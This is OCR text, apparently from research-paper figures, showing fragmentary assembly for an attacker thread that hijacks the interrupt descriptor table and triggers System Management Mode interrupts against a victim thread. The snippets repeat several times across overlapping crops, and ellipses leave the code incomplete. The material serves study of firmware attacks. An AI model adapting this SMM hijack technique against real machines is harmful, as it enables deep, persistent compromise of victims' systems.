
thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add   rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT:


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT:

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```


thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
